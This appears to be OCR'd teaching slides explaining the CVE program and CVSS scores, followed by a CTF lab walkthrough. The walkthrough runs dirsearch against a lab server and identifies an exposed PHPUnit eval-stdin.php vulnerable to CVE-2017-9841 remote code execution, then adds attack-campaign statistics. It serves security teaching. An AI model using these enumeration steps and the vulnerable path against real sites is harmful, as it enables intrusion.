It is maintained by the MITRE Corporation with funding from the US Division of Homeland Security.



Welcome to the new CVE Beta website! CVE List keyword search & downloads will be temporarily hosted on the old cve.mitre.org website until we complete the transition. Please use the CVE Program web forms for any comments or concerns.

CVE® Program Mission

Identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.

Currently, there are **184,868** CVE Records accessible via Download or Search

The CVE Program partners with community members worldwide to grow CVE content and expand its usage. Click below to learn more about the role of CVE Numbering Authorities (CNAs) and Roots.

News

- CVE List Download Formats Are Changing
- Dispelling the Myth: CVE ID Assignment and Record Publication for Vulnerabilities Affecting Cloud Services
- CVE Program Expands Partnership with Red Hat
- Minutes from CVE Board Teleconference Meeting on

CVSS


Common Vulnerability Scoring System

https://cve.org

The CVSS is one of several ways to measure the impact of vulnerabilities, which is commonly known as the CVE score.

The CVSS is an open set of standards used to assess a vulnerability and assign a severity along a scale of 0-10.

The current version of CVSS is v3.1, which breaks down the scale is as follows:



Severity	Base Score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

The CVSS standard is used by many reputable organizations, including NVD, IBM, and Oracle.

CVE Identifiers

CVE Flow

When vulnerabilities are verified, a CVE Numbering Authority (CNA) assigns a number.

A CVE identifier follows the format of — CVE-{year}-{ID}. There are currently 114 organizations, across 22 countries, that are certified as CNAs. These organizations include research organizations, and security and IT vendors.

CNAs are granted their authority by MITRE, which can also assign CVE numbers directly.

Vulnerability information is provided to CNAs via researchers, vendors, or users. Many vulnerabilities are also discovered as part of bug bounty programs.

These programs are set up by vendors and provide a reward to users who report vulnerabilities directly to the vendor, as opposed to making the information public.

CVE-{year}-{ID}

CVE Identifiers

CVE Flow

Vendors can then report the vulnerability to a CNA along with patch information, if available.

Once a vulnerability is reported, the CNA assigns it a number from the block of unique CVE identifiers it holds. The CNA then reports the vulnerability with the assigned number to MITRE.

Frequently, reported vulnerabilities have a waiting period before being made public by MITRE. This allows vendors to develop patches and reduces the chance that flaws are exploited once known.

When a CVE vulnerability is made public, it is listed with its ID, a brief description of the issue, and any references containing additional information or reports. As new references or findings arise, this information is added to the entry.

Laboratory: php-unit


Description:

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

Level: Medium

Server: 34.141.12.127:32017



Hints:

- **Hint 1:** Path Traversal

Laboratory: php-unit


Laboratory: php-unit

Dirsearch is an advanced command-line tool designed to brute force directories and files in webservers, AKA web path scanner dirsearch is being actively developed by @maurosoria and @shelld3v


```
$./dirsearch.py -u http://34.141.12.127:32017 -w ./db/dicc.txt
```

Laboratory: php-unit

Let's Enumerate by dirsearch




```
┌──(kali㉿kali)-[~/dirsearch]
└─$ ./dirsearch.py -u http://34.141.12.127:32017 -w ./db/dicc.txt

                                 v0.4.2.6

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11346

Output File: /home/kali/dirsearch/reports/34.141.12.127_32017/_22-09-19_00-45-16.txt

Target: http://34.141.12.127:32017/

[00:45:16] Starting:
[00:45:20] 403 -  281B  - /.ht_wsr.txt
[00:45:20] 403 -  281B  - /.htaccess.bak1
[00:45:20] 403 -  281B  - /.htaccess.sample
[00:45:20] 403 -  281B  - /.htaccess.save
[00:45:20] 403 -  281B  - /.htaccess.orig
[00:45:20] 403 -  281B  - /.htaccess_extra
[00:45:20] 403 -  281B  - /.htaccess_sc
[00:45:20] 403 -  281B  - /.htaccess_orig
[00:45:20] 403 -  281B  - /.htaccessBAK
[00:45:20] 403 -  281B  - /.htaccessOLD
[00:45:20] 403 -  281B  - /.htaccessOLD2
```



```
[00:45:20] 403 -  281B  - /.httr-oauth
[00:45:20] 403 -  281B  - /.htpasswds
[00:45:34] 200 -   62B  - /composer.json
[00:45:34] 200 -   49KB - /composer.lock
[00:45:39] 200 -  726B  - /index.php
[00:45:39] 200 -  726B  - /index.php/login/
[00:45:50] 403 -  281B  - /server-status/
[00:45:50] 403 -  281B  - /server-status
[00:45:55] 200 -    0B  - /vendor/composer/autoload_psr4.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_classmap.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_namespaces.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_real.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_files.php
[00:45:55] 403 -  281B  - /vendor/
[00:45:55] 200 -    0B  - /vendor/composer/ClassLoader.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_static.php
[00:45:55] 200 -    0B  - /vendor/autoload.php
[00:45:55] 200 -    1KB - /vendor/composer/LICENSE
[00:45:55] 200 -    0B  - /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
[00:45:55] 200 -    1KB - /vendor/phpunit/phpunit/phpunit
[00:45:55] 200 -   45KB - /vendor/composer/installed.json

Task Completed
```

Laboratory: php-unit

Let's Enumerate by dirsearch




```
[00:45:20] 403 -  281B  - /.httr-oauth
[00:45:20] 403 -  281B  - /.htpasswds
[00:45:34] 200 -   62B  - /composer.json
[00:45:34] 200 -   49KB - /composer.lock
[00:45:39] 200 -  726B  - /index.php
[00:45:39] 200 -  726B  - /index.php/login/
[00:45:50] 403 -  281B  - /server-status/
[00:45:50] 403 -  281B  - /server-status
[00:45:55] 200 -    0B  - /vendor/composer/autoload_psr4.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_classmap.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_namespaces.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_real.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_files.php
[00:45:55] 403 -  281B  - /vendor/
[00:45:55] 200 -    0B  - /vendor/composer/ClassLoader.php
[00:45:55] 200 -    0B  - /vendor/composer/autoload_static.php
[00:45:55] 200 -    0B  - /vendor/autoload.php
[00:45:55] 200 -    1KB - /vendor/composer/LICENSE
[00:45:55] 200 -    0B  - /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
[00:45:55] 200 -    1KB - /vendor/phpunit/phpunit/phpunit
[00:45:55] 200 -   45KB - /vendor/composer/installed.json

Task Completed
```

/composer.json
Here we can find version of php-unit

/eval-stding.php
Vulnerable path

Laboratory: php-unit


Let's check: /composer.json


Caucasus University
34.141.12.127:32017/composer.js
Not secure
34.141.12.127:32017/composer.json

```
{
    "require": {
        "phpunit/phpunit": "5.6.2"
    }
}
```

Here we can understand that our phpunit is **vulnerable**

CVE-2017-9841



Vulnerability Details : CVE-2017-9841

Util/PHP/eval-stdin.php in PHPUnit before 4.8.28 and 5.x before 5.6.3 allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a " <?php " substring, as demonstrated by an attack on a site with an exposed /vendor folder, i.e., external access to the /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php URI.

Publish Date : 2017-06-27 Last Update Date : 2022-04-18

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	94

Our example: version 5.6.2

CVE-2017-9841

PHPUnit RCE Vulnerability


As part of a study carried out at Imperva, it was observed around nine million attack attempts to exploit the **CVE-2017-9841** vulnerability.

The **CVE-2017-9841** vulnerability lets a malicious user remotely run PHP code on fallible websites, by exploiting a breach in PHPUnit.

This can allow the user to, for example:

- Access sensitive content on the target's website (files, database credentials, database content…)
- Change files' content
- Send spam
- Install malware

Attack attempts by year



- 2019 – Around seven million in the last six months
- 2020 – Around two million up until January

The Scope of CVE-2017-9841

Since PHPUnit used by a variety of popular CMS (Content Management Systems) such as WordPress, Drupal and Prestashop, as well as by many modules developed by third parties, the scope of this security breach can be quite wide.

For example, are several known modules that deploy to production – including the PHPUnit framework:

- **Prestashop**: (autoupgrade ,pscartabandonmentpro ,ps_facetedsearch, Gamification, ps_checkout)
- **WordPress:** (Jekyll Exporter plugin, Dzs-videogallery, cloudflare, MediaWiki, Moodle)
- **Drupal:** (Mailchimp/Mailchimp commerce – Drupal published a public service announcement (PSA-2019-09-04))

To make it clear, even if you patch "PHPUnit" per-se, you're still vulnerable when using a framework that relies on old versions of it.


PHPUnit Campaigns Statistics


The Study

A campaign is an attack attempt that uses the same payload and is used by multiple IPs to target multiple sites.

We can see the top two campaigns are sssp.php and traber with a maximum number of eight million and four million attacks per day respectively.

We can see how the campaigns' attacks are divided by percentage:






CAMPAIGN NAME	NUMBER OF REQUESTS	NUMBER OF ATTACKING IPS	NUMBER OF SITES	MAX ATTACKS PER DAY
sssp.php	27,245,829	222	1,063	8,192,880
traber	12,523,261	217	1,270	4,475,629
h0d3_g4nt3ng	5,896,870	105	26,872	433,069
Raiz0WorM	1,367,678	191	18,318	87,455
RCE_VULN	1,762	13	3,058	105,131
kill.php	164,281	47	13,018	54,332
probing	137,138	159	9,594	7,831
0x666	60,865	52	2,630	7,991
XsamXadoo_Bot	8,836	6	450	2,997
Other Campaigns	246,230	974	9,195	10,743

CVE-2017-9841

Dive into the CVE-2017-9841 Details

